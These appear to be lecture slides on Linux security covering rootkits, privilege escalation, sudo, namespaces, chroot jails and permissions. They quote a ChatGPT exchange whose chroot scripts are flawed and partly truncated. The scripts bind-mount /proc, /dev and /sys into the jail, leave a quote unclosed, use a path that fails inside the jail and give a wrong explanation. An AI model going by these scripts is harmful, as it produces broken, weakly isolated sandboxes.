
Security mode is built-in in all modern processors Intel, Amd, etc.

in **Ring 0 (Kernel Mode)** => memory access via direct Physical Address

in **Ring 3 (User Mode)** => memory access restricted via logical-to-physical translation maps



# Kernel Mode != "Root" user process



# RootKit ?

## Rootkit

文 A 46 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia


A **rootkit** is a collection of [computer software](#), typically malicious, designed to enable access to a [computer](#) or an area of its [software](#) that is not otherwise allowed (for example, to an unauthorized user) and often masks its existence or the existence of other software.<sup>[1]</sup> The term *rootkit* is a [compound](#) of "root" (the traditional name of the privileged account on [Unix-like](#) operating systems) and the word "kit" (which refers to the software components that implement the tool).<sup>[2]</sup> The term "rootkit" has negative connotations through its association with [malware](#).<sup>[1]</sup>

# RootKit scandal - RootkitRevealer

## Sony BMG copy protection rootkit scandal [ edit ]


*Main article: [Sony BMG copy protection rootkit scandal](#)*

In 2005, Sony BMG published CDs with copy protection and digital rights management software called Extended Copy Protection, created by software company First 4 Internet. The software included a music player but silently installed a rootkit which limited the user's ability to access the CD.<sup>[12]</sup> Software engineer Mark Russinovich, who created the rootkit detection tool RootkitRevealer, discovered the rootkit on one of his computers.<sup>[1]</sup> The ensuing scandal raised the public's awareness of rootkits.<sup>[13]</sup> To cloak itself, the rootkit hid any file starting with "\$sys\$" from the user. Soon after Russinovich's report, malware appeared which took advantage of the existing rootkit on affected systems.<sup>[1]</sup> One BBC analyst called it a "public relations nightmare."<sup>[14]</sup> Sony BMG released patches to uninstall the rootkit, but it exposed users to an even more serious vulnerability.<sup>[15]</sup> The company eventually recalled the CDs. In the United States, a class-action lawsuit was brought against Sony BMG.<sup>[16]</sup>



Screenshot of RootkitRevealer, showing the files hidden by the Extended Copy Protection rootkit

# Priviledge Escalation




## Privilege escalation

Article [Talk](#)

From Wikipedia, the free encyclopedia

**Privilege escalation** is the act of exploiting a [bug](#), a [design flaw](#), or a configuration oversight in an [operating system](#) or [software application](#) to gain elevated access to [resources](#) that are normally protected from an application or [user](#). The result is that an application with more [privileges](#) than intended by the [application developer](#) or [system administrator](#) can perform [unauthorized](#) actions.



A diagram describing privilege escalation. The arrow represents a [rootkit](#) gaining access to the kernel, and the little gate represents normal privilege elevation, where the user has to enter an Administrator username and password.

# Priviledge Escalations : { Vertical | Horyzontal }

- **Vertical privilege escalation**, also known as *privilege elevation*, where a lower privilege user or application accesses functions or content reserved for higher privilege users or applications (e.g. Internet Banking users can access site administrative functions or the password for a smartphone can be bypassed.)
- **Horizontal privilege escalation**, where a normal user accesses functions or content reserved for other normal users (e.g. Internet Banking User A accesses the Internet bank account of User B)

\$ su      \$ sudo su  
user1 -> account2 -> root

```
arnaud@DesktopArnaud:~$ su --help

Usage:
  su [options] [-] [<user> [<argument>...]]

Change the effective user ID and group ID to that of <user>.
A mere - implies -l.  If <user> is not given, root is assumed.

Options:
  -m  -n  --preserve-environment  do not reset environment variables
```

```
arnaud@DesktopArnaud:~$ whoami
arnaud
arnaud@DesktopArnaud:~$ su
Password:
su: Authentication failure
arnaud@DesktopArnaud:~$ sudo su
root@DesktopArnaud:/home/arnaud#
root@DesktopArnaud:/home/arnaud# whoami
root
root@DesktopArnaud:/home/arnaud#
```

\$ su root ... need root password

# su anyuser  
... do not need password


```
root@DesktopArnaud:/home/arnaud# whoami
root
root@DesktopArnaud:/home/arnaud# su arnaud
arnaud@DesktopArnaud:~$ whoami
arnaud
arnaud@DesktopArnaud:~$
```

# \$ sudo <<command>>

```
arnaud@DesktopArnaud:~$ apt-get install net-utils
E: Could not open lock file /var/lib/dpkg/lock-frontend - open (13: Permission denied)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontend), are you root?
arnaud@DesktopArnaud:~$ 
arnaud@DesktopArnaud:~$ sudo apt-get install net-utils
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package net-utils
arnaud@DesktopArnaud:~$
```

```
arnaud@DesktopArnaud:~$ 
arnaud@DesktopArnaud:~$ sudo su
root@DesktopArnaud:/home/arnaud#
```

# \$ visudo : editing /etc/sudoers



The screenshot shows a terminal window titled "GNU nano 5.4" with the file "/etc/sudoers.tmp" open. The window has a dark background with light-colored text. The terminal title bar includes the user "arnaud@DesktopArnaud: ~" and standard window control buttons. The bottom of the window displays a series of keyboard shortcuts.

```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification


# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location  
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^\_ Go To Line

Security Notes on Process -> "filesystem" :  
chroot, containers

# Notice on Securing Process using Process Restrictions



## Security & Virtualization




**userId:** who is the owner of the process

**FileSystem namespace:**  
what root Filesystem "/" is accessible

**Network namespace:**  
what network addresses are accessible

**Process, Users, ... namespaces:**  
what ... are accessible

# \$ mount , FileSystem namespace, Rootfs "/"



A screenshot of a terminal window titled "arnaud@DesktopArnaud: ~". The window displays the output of the "mount" command, listing various file system mounts. The output is as follows:

```
arnaud@DesktopArnaud:~$ mount
rootfs on / type lxfs (rw,noatime)
none on /dev type tmpfs (rw,noatime,mode=755)
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,noatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,noatime)
devpts on /dev/pts type devpts (rw,nosuid,noexec,noatime,gid=5,mode=620)
none on /run type tmpfs (rw,nosuid,nodev,mode=755)
none on /run/lock type tmpfs (rw,nosuid,nodev,noexec,noatime)
none on /run/shm type tmpfs (rw,nosuid,nodev,noatime)
none on /dev/shm type tmpfs (rw,nosuid,nodev,noatime)
none on /run/user type tmpfs (rw,nosuid,nodev,noexec,noatime,mode=755)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
C:\ on /mnt/c type drvfs (rw,noatime,uid=1000,gid=1000,case=off)
arnaud@DesktopArnaud:~$
```

# \$ chroot    Change Root Fs

## root "/" -> jail

```
arnaud@DesktopArnaud:~$ chroot --help
Usage: chroot [OPTION] NEWROOT [COMMAND [ARG]...]
      or: chroot OPTION
Run COMMAND with root directory set to NEWROOT.

--groups=G_LIST      specify supplementary groups as g1,g2,...,gN
--userspec=USER:GROUP specify user and group (ID or name) to use
--skip-chdir          do not change working directory to '/'
      --help    display this help and exit
      --version output version information and exit

If no command is given, run '"$SHELL" -i' (default: '/bin/sh -i').
```

# Historically a way to "sandbox" a webserver



A

You

what about chroot for sandboxing security app ?



ChatGPT

Chroot is a Unix-based utility that changes the apparent root directory for the current running process and its children. It's often used as a lightweight method for sandboxing applications by creating a restricted environment where the application has limited access to the system resources.

When used for sandboxing security applications, chroot can help isolate the application from the rest of the system, reducing the potential impact of security vulnerabilities or malicious code.

Here's how it works:

1. **Limited Filesystem Access:** Chroot changes the root directory for the sandboxed process, creating a virtual filesystem environment within a specific directory. The application running inside the chroot jail can only access files and directories within this restricted environment, preventing it from accessing files outside the jail.

2. **Reduced Privileges:** By default, chroot doesn't drop privileges, so the application running inside the jail still has the same level of privileges as the user executing the chroot command. However, additional security measures, such as running the process as a non-privileged user or using capabilities to further restrict access to system resources, can be implemented to enhance security.
3. **Isolation:** Chroot provides a basic level of isolation for the sandboxed application, but it's not a complete security solution on its own. It doesn't provide strong isolation between processes within the jail or protect against all types of attacks, such as privilege escalation or kernel exploits. Additional security measures, such as SELinux (Security-Enhanced Linux) or AppArmor, may be necessary for more robust sandboxing.
4. **Use Cases:** Chroot is commonly used for sandboxing network services, such as web servers or FTP servers, to limit the potential damage caused by security vulnerabilities in these services. It's also used in software development environments to create isolated build environments for testing and debugging purposes.

While chroot can provide some level of security and isolation, it's important to understand its limitations and consider additional security measures to create a more comprehensive security strategy for sandboxing security applications.

# chroot [1/5] (struggle with ChatGPT)

## chroot an app

A

You

can you give me sample shell script to start a chroot java app into a prepared directory

ChatGPT

Certainly! Below is a sample shell script that starts a Java application within a chroot environment, assuming that you have already set up the chroot environment and have the necessary Java runtime installed within the chroot jail. This script will also mount necessary directories into the chroot environment.

```
bash
Copy code
#!/bin/bash
```

```
# Mount necessary directories into the chroot environment
mount --bind /proc $CHROOT_DIR/proc
mount --bind /dev $CHROOT_DIR/dev
mount --bind /sys $CHROOT_DIR/sys
# Add more mount points if needed (e.g., for shared libraries)

# Start the Java application within the chroot environment
chroot "$CHROOT_DIR" /bin/bash -c "
# Change to the directory containing the Java application
cd /path/to/your/application_directory

# Start the Java application within the chroot environment
$JAVA_CMD $JAVA_OPTS -cp $CLASSPATH $MAIN_CLASS
"
```

A

You

it is missing all jdk and jar files?

ChatGPT

You're correct; I apologize for that oversight. Let's adjust the script to include copying the necessary Java Runtime Environment (JRE) or Java Development Kit (JDK) files and the application JAR file into the chroot environment before starting the Java application.

# chroot [2/5]

## Preparing the chrooted jail

```
bash                                         ⌂ Copy code

#!/bin/bash

# Define the path to the chroot directory
CHROOT_DIR="/path/to/chroot"

# Define the path to the Java executable within the chroot environment
JAVA_CMD="$CHROOT_DIR/usr/bin/java"

# Define the classpath and main class of the Java application
CLASSPATH="/path/to/your/application.jar"
MAIN_CLASS="com.example.Main"

# Define the path to the JRE or JDK directory
JAVA_HOME="/path/to/your/jre_or_jdk_directory"

# Define any additional Java options
JAVA_OPTS="-Xmx512m

# Mount necessary directories into the chroot environment
mount --bind /proc $CHROOT_DIR/proc
mount --bind /dev $CHROOT_DIR/dev
mount --bind /sys $CHROOT_DIR/sys
# Add more mount points if needed (e.g., for shared libraries)

# Copy necessary JRE/JDK files and application JAR into the chroot environment
cp -r $JAVA_HOME $CHROOT_DIR/usr/java
cp $CLASSPATH $CHROOT_DIR/path/to/your/application_directory/application.jar
```

# chroot [3/5]

```
# Mount necessary directories into the chroot environment
mount --bind /proc $CHROOT_DIR/proc
mount --bind /dev $CHROOT_DIR/dev
mount --bind /sys $CHROOT_DIR/sys
# Add more mount points if needed (e.g., for shared libraries)

# Copy necessary JRE/JDK files and application JAR into the chroot environment
cp -r $JAVA_HOME $CHROOT_DIR/usr/java
cp $CLASSPATH $CHROOT_DIR/path/to/your/application_directory/application.jar

# Start the Java application within the chroot environment
chroot "$CHROOT_DIR" /bin/bash -c "
    # Set JAVA_HOME environment variable
    export JAVA_HOME=/usr/java

    # Change to the directory containing the Java application
    cd /path/to/your/application_directory

    # Start the Java application within the chroot environment
    $JAVA_CMD $JAVA_OPTS -cp /path/to/your/application_directory/application.jar $MAIN_
"
```

## chroot [4/5]

what is an attacker get control over the process "java.exe",  
and can fork-exec process ?

does he have a shell ?

NO even "/bin/bash" file should NOT be present in chroot FileSystem !

# chroot [5/5]



A

You

error... /bin/bash should not be in the chroot either ?



ChatGPT





You're correct. The `/bin/bash` command should not be within the chroot environment, as it's a system command necessary to execute the chroot command itself. Let's adjust the script accordingly:

```
# Mount necessary directories into the chroot environment
mount --bind /proc $CHROOT_DIR/proc
mount --bind /dev $CHROOT_DIR/dev
mount --bind /sys $CHROOT_DIR/sys
# Add more mount points if needed (e.g., for shared libraries)

# Copy necessary JRE/JDK files and application JAR into the chroot environment
cp -r $JAVA_HOME $CHROOT_DIR/usr/java
cp $CLASSPATH $CHROOT_DIR/path/to/your/application_directory/application.jar

# Start the Java application within the chroot environment
chroot "$CHROOT_DIR" $JAVA_CMD $JAVA_OPTS -cp /path/to/your/application_directory/app
```

# Modern "chroot" : Containers (lightweight VMs)




api  
CRI Container Runtime Interface

# \$ chmod go-rwx

## Linux File Permissions

 blog.bytebytogo.com

Binary	Octal	String Representation	Permissions
000	0 (0+0+0)	---	No Permission
001	1 (0+0+1)	--x	Execute
010	2 (0+2+0)	-w-	Write
011	3 (0+2+1)	-wx	Write + Execute
100	4 (4+0+0)	r--	Read
101	5 (4+0+1)	r-x	Read + Execute
110	6 (4+2+0)	rw-	Read + Write
111	7 (4+2+1)	rwx	Read + Write + Execute



# setuid bit # chmod go+s

## Notation of traditional Unix permissions [\[edit\]](#)

---

